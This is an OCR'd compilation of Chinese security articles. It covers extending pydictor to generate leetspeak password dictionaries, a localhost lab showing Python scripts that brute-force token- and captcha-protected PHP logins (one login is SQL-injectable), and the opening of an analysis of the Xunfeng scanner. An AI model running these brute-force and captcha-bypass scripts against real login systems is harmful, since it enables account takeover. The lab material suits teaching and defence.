
P@ssw0rd

Admin@

Pysy#@dm!n

你会发现像这样的，是基于原来的基础字符上做了变换，比如起始大写、形近字替换等。所以我们上一部分做的还不够，要在上一部分的基础上做一些变换。


在 pydictor 中有一个 leet 模式，可以做替换，不过不支持上面的配置模式。怎么办呢？我突然发现配置模式中的编码方式可以自定义，那我们就自己写吧。



首字母大写


1、添加代码：

在 \lib\fun\encode.py 最后部分，写入如下代码：




修改 encode type

不然会识别不出这个编码名。在 \lib\data\data.py 第 225 行，加入，'HeadUpper' : HeadUpper_encode



在 build.conf 处写入密码规则 *[admin]{1,1}<HeadUpper>* ：



2、执行命令 pydictor --conf

可以看到成功生成了首字母大写的密码:

形近字替换

按照上面的流程，我们做一个形近字替换：

在 \lib\fun\encode.py 添加代码

```
96
97
98  def rreplace(self, old, new, *max):
99      count = len(self)
100     if max and str(max[0]).isdigit():
101         count = max[0]
102     return new.join(self.rsplit(old, count))
103
104 import sys
105 def leet_encode(item):
106     word_before = []
107     word_after = []
108     leet_file = sys.path[0] + '/funcfg/leet_mode.conf'
109     with open(leet_file) as lines:
110         for line in lines:
111             if len(line)>2 and (line[0] != '#'):
112                 # print line.strip('\n')
113                 word_before.append(line[0])
114                 word_after.append(line[4])
115     for i in range(0, len(word_before)-1):
116         item = rreplace(item, word_before[i], word_after[i])
117     # print item
118     return item
```

信安之路

```python
def rreplace(self, old, new, *max):
    count = len(self)
    if max and str(max[0]).isdigit():
        count = max[0]
    return new.join(self.rsplit(old, count))


import sys
def leet_encode(item):
    word_before = []
    word_after = []
    leet_file = sys.path[0] + '/funcfg/leet_mode.conf'
    with open(leet_file) as lines:
        for line in lines:
            if len(line)>2 and (line[0] != '#'):
                # print line.strip('\n')
                word_before.append(line[0])
                word_after.append(line[4])
    for i in range(0, len(word_before)-1):
        item = rreplace(item, word_before[i], word_after[i])
    # print item
    return item
```



修改 encode type

在 \lib\data\data.py 第 225 行，加入 ，'leet' : leet_encode

```
221
222     # encode operator
223     pyoptions.operator = {'none': none_encode, 'b64': base64_encode, 'md5': md5_encode, 'md516': md5_16_encode,
224                           'sha1': sha1_encode, 'url': url_encode, 'sha256': sha256_encode, 'sha': sha_encode,
225                           'test': test_encode, 'HeadUpper' : HeadUpper_encode, 'leet' : leet_encode}
226
```


在 \funcfg\leet_mode.conf 下配置你要做的替换

在 build.conf 处写入密码规则 *[admin,password]{1,1}<leet>* ：





执行命令 *pydictor --conf*

哈哈，得到了我们想要的替换结果了。

组合变换

如果同时要用到上面两种变换怎么办？很简单，加一个新的编码函数来调用上面这两个编码就行了。





最终最终

最终最终，我们可以试试多模块加变换的效果：

```
35
36  [admin,password,root]{1,1}<group>[!,@,#,$]{1,2}
37
```

运行之后生成：

conf_161311.txt

```
18  Adm!n$@liu
19  Adm!n$#liu
20  Adm!n$$liu
21  P@55w0rd!liu
22  P@55w0rd@liu
23  P@55w0rd#liu
24  P@55w0rd$liu
25  P@55w0rd!!liu
26  P@55w0rd!@liu
27  P@55w0rd!#liu
28  P@55w0rd!$liu
29  P@55w0rd@!liu
30  P@55w0rd@@liu
31  P@55w0rd@#liu
32  P@55w0rd@$liu
33  P@55w0rd#!liu
34  P@55w0rd#@liu
35  P@55w0rd##liu
36  P@55w0rd#$liu
37  P@55w0rd$!liu
38  P@55w0rd$@liu
39  P@55w0rd$#liu
40  P@55w0rd$$liu
41  R00t!liu
42  R00t@liu
43  R00t#liu
44  R00t$liu
```

python 的反反暴力破解

原创： hl0rey 信安之路 2017-12-01

本文适合刚刚学完 python，光听别人说强大，但是自己没有直观感受过的人。介绍两种防暴力破解的方法，以及用 py 的绕过方法。（暂不考虑 sql 注入，不谈机器学习。）

虽然繁琐的认证不一定意味着安全，但是方便省事的认证往往意味着不安全。

暴力破解漏洞是广泛存在的，危害较大的漏洞。虽然利用该漏洞需要付出的时间成本可能难以接受，但是如果结合社会工程学，完全可能将不能接受的时间降到可接受的范围，所以其危害不容小觑。

环境要求

系统：

kali linux

软件版本：


php7

mysql5.6

python3

搭建步骤：

1、首先数据库导入 data.sql，这是所有的测试数据。



2、搭建被测试的网页用 Phpstudy 即可，把所有 php 文件放入网站根路径，确保能够正常访问。或者直接在 kali 里，比较方便，直接把这几个脚本放一块，然后在当前路径执行 php -S 127.0.0.1:80，就完事了。Py 脚本可以随意，只要执行起来方便就行。

3、php 生成验证码需要安装 gd 扩展，python3 验证码识别，需要安装 tesseract-ocr。

4、Code.php 是生成二维码用的。

代码都做了注释，有兴趣可以看一看。

form.php


简简单单的一个带 token 的表单。

form.php

简简单单的又一个表单。

burteforce2.1.php

处理带 token 的登录请求的脚本



```php
<?php
session_start();


//建立数据库连接，不做多做解释
$host='localhost';
$port=3306;
$user='root';
$pass='';
$db='test_data';

$conn=new mysqli($host,$user,$pass,$db,$port);

if ($conn->connect_error){

    die('数据库连接失败');

}else{

    $conn->query('SET NAMES utf-8;');

}




//global $token;
//
//
//if (!isset($_SESSION['token'])){
//    $token=token();
//    $_SESSION['token']=$token;
//}
//检测POST过来的数据是否是完整的
if (isset($_POST['username']) and isset($_POST['password']) and isset($_POST['token'])){

    //生成的token放在session里
    if ($_POST['token']!=$_SESSION['token']){
        //如果客户端提交上来的token和session里的token不同的话，删除token，直接停止脚本执行
        unset($_SESSION['token']);
        die("非法请求！！！");

    }

    $username=$_POST['username'];
    $password=$_POST['password'];


    $sql="SELECT * FROM `users` WHERE `username`='".$username."' AND `password`=password('".$password."');";

    $result=$conn->query($sql);

    echo $conn->error;

    //如果数据为0行，那么证明没有查到数据，数据库不存在该账户和密码的组合
    if ($result->num_rows==0){
        echo "登录失败!";
    }

    //如果查到了，就把查到的信息都打印出来
foreach ($result as $row) {
    echo $row['id']."<br>";
    echo $row['username'];

}


    //删除token，防止爆破token
    unset($_SESSION['token']);

}
?>
```


burteforce2.2.php

处理带验证码的登录请求的脚本


Code.php

生成二维码的脚本


```php
<?php

//这个脚本不用太了解

//header('Content_Type:text/html;charset=utf-8');
//开启session，整个验证基于session
session_start();
//生成验证码图片，设置包头告诉浏览器这是个图片
Header("Content-type: image/PNG");
//创建一个基于调色板的图像
$im = imagecreate(44, 18);
//给生成的图像
$back = ImageColorAllocate($im, 245, 245, 245);
//背景
imagefill($im, 0, 0, $back);
//生成四位的随机数字
srand((double)microtime() * 1000000);
//定义一个变量来存储生产的验证码
global $vcodes;
for ($i = 0; $i < 4; $i++) {
      $font = ImageColorAllocate($im, rand(100, 255), rand(0, 100), rand(100, 255));
      $authnum = rand(1, 9);
      $GLOBALS['vcodes'] .= $authnum;
      imagestring($im, 5, 2 + $i * 10, 1, $authnum, $font);
}
for ($i = 0; $i < 100; $i++) //加入干扰象素
{
      $randcolor = ImageColorallocate($im, rand(0, 255), rand(0, 255), rand(0, 255));
      imagesetpixel($im, rand(), rand(), $randcolor);
}
ImagePNG($im);
ImageDestroy($im);
$_SESSION['code'] = $GLOBALS['vcodes'];
?>
```

burteforce2.1.py

暴力破解带 token 的认证



burteforce2.2.py

```python
#!/usr/bin/python3
#coding=utf-8

import requests
import sys
from PIL import Image #图片处理的库
from pytesseract import * #图片文字识别库，若要正常使用需要首先安装好tesseract-ocr，否则会报错
import os

#选择在此处开启session的原因是为了保证整个程序流程都使用同一个session
res=requests.session()
codeurl='http://127.0.0.1/code.php'
loginurl='http://127.0.0.1/bruteforce2.2.php'
headers = {

    'User-Agent': r'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) '

                  r'Chrome/45.0.2454.85 Safari/537.36 115Browser/6.0.3',

    'Referer': r'http://www.lagou.com/zhaopin/Python/?labelWords=label',

    'Connection': 'keep-alive'
}
proxies = {
    'http': 'http://127.0.0.1:8080'
}

#把验证码图片保存为临时文件
def getcode(res):
    #res=requests.session()
    res=res.get(codeurl)

    f=open('tmp.png','wb').write(res.content)


#图片转文字的函数
def parsecode(image='tmp.png'):
    #创建一个image对象
    im=Image.open(image)
    #将图像转化为灰度图
    lim=im.convert('L')
    #直接识别，简单粗暴，因为此验证码太简单了，233333333
    text=image_to_string(lim)
    #删除临时文件
    os.remove('tmp.png')
    return text

#把上面两个函数整合起来了
def stringcode(res):
    getcode(res)
    return parsecode()


#登录的函数
def login(username, password,res):
    #res = requests.session()
    #将全局变量res传进去，整个流程都用一个session
    #以下都一样了
    code=stringcode(res)
    data = {'username': username, 'password': password, 'code': code}
    #result = res.post(loginurl,data=data, proxies=proxies)
    result = res.post(loginurl, data=data)
    print(password + " -> " + result.text.strip('\n').strip('\r') + " -> " + str(len(result.text)))


def getdict(file):
    dict = []
    try:
        f = open(file, "r")
        for p in f.readlines():
            dict.append(p)

        return dict
    except:
        print('文件异常')


def main():
    #爆破的用户名
    username=sys.argv[1]
    #字典文件的名字
    passfile=sys.argv[2]

    for p in open(passfile,'r'):
        p=p.strip().strip('\n').strip('\r')
        login(username,p,res)


if __name__ == '__main__':
    main()
```


密码字典从 kali 里随便找一个。

测试：

一、随机生成 token，作为隐藏输入，藏在表单之中，每次访问都获取新的 token，妄图防御了基于数据包重放的暴力破解。然而在强大的 python 面前并没有什么卵用。

测试步骤：

把文件放到网站跟路径，运行 py 脚本



一片喜闻乐见的登录失败。但是，仔细一看，其中有条结果的页面长度与其他不同

去正常登录尝试一下，admin 是 admin 的密码

二、绕过验证码防御基于数据包重放的暴力破解攻击。纯数字，混淆力度不够，经过处理后可以被识别，或者根本不用处理即可被识别。

测试步骤和上边没有差别，就是脚本名换了换。

写在最后的话

防范暴力破解还有其他的办法，例如如果一个 IP 地址频繁失败登录就限制其访问，或者如果一个帐号频繁登录失败就锁定该帐号，除非再次激活，否则不能继续正常使用。

但是这两种办法都有弊端，前者可以用构建一个代理池的办法来绕过（本地不好演示），后者会影响用户的正常使用。所以说，采取何种办法来防御，需要权衡。

其实最好的办法是设置一个足够强的密码，一个系统无论打了多少补丁，按了多少个防火墙，它的密码如果是 1234，那么一切都等于零。

巡风源码浅析之 Vulscan 分析篇

原创： LandGrey 信安之路 2017-12-12

巡风是一款适用于企业内网的漏洞快速应急、巡航扫描系统，通过搜索功能可清晰的了解内部网络资产分布情况，并且可指定漏洞插件对搜索结果进行快速漏洞检测并输出结果报表。

开源地址：


https://github.com/ysrc/xunfeng

0x00: VulScan 介绍

查看介绍前，请先查看《巡风源码浅析之 Nascan 分析篇》 的 0x01:分析准备，文章地址如下：

https://landgrey.me/xunfeng-nascan-analysis/

VulScan 部分的目录结构可抽象为：



其中主要的逻辑都在 VulScan.py 中，其它放置了几个外部模块 nmb、pyasn1 和 smb；

扫描插件有两种，放置在 vuldb 文件夹下，一是 python 脚本型插件，一是 json 文件型插件；

本文主要分析 VulScan.py 文件并选取一个 python 脚本型插件、一个 json 文件型插件做简要说明，和 Nascan 相比，这部分代码少很多，逻辑也不复杂，所以会啰嗦一点，可能更适合新手学习。

0x01: VulScan 分析

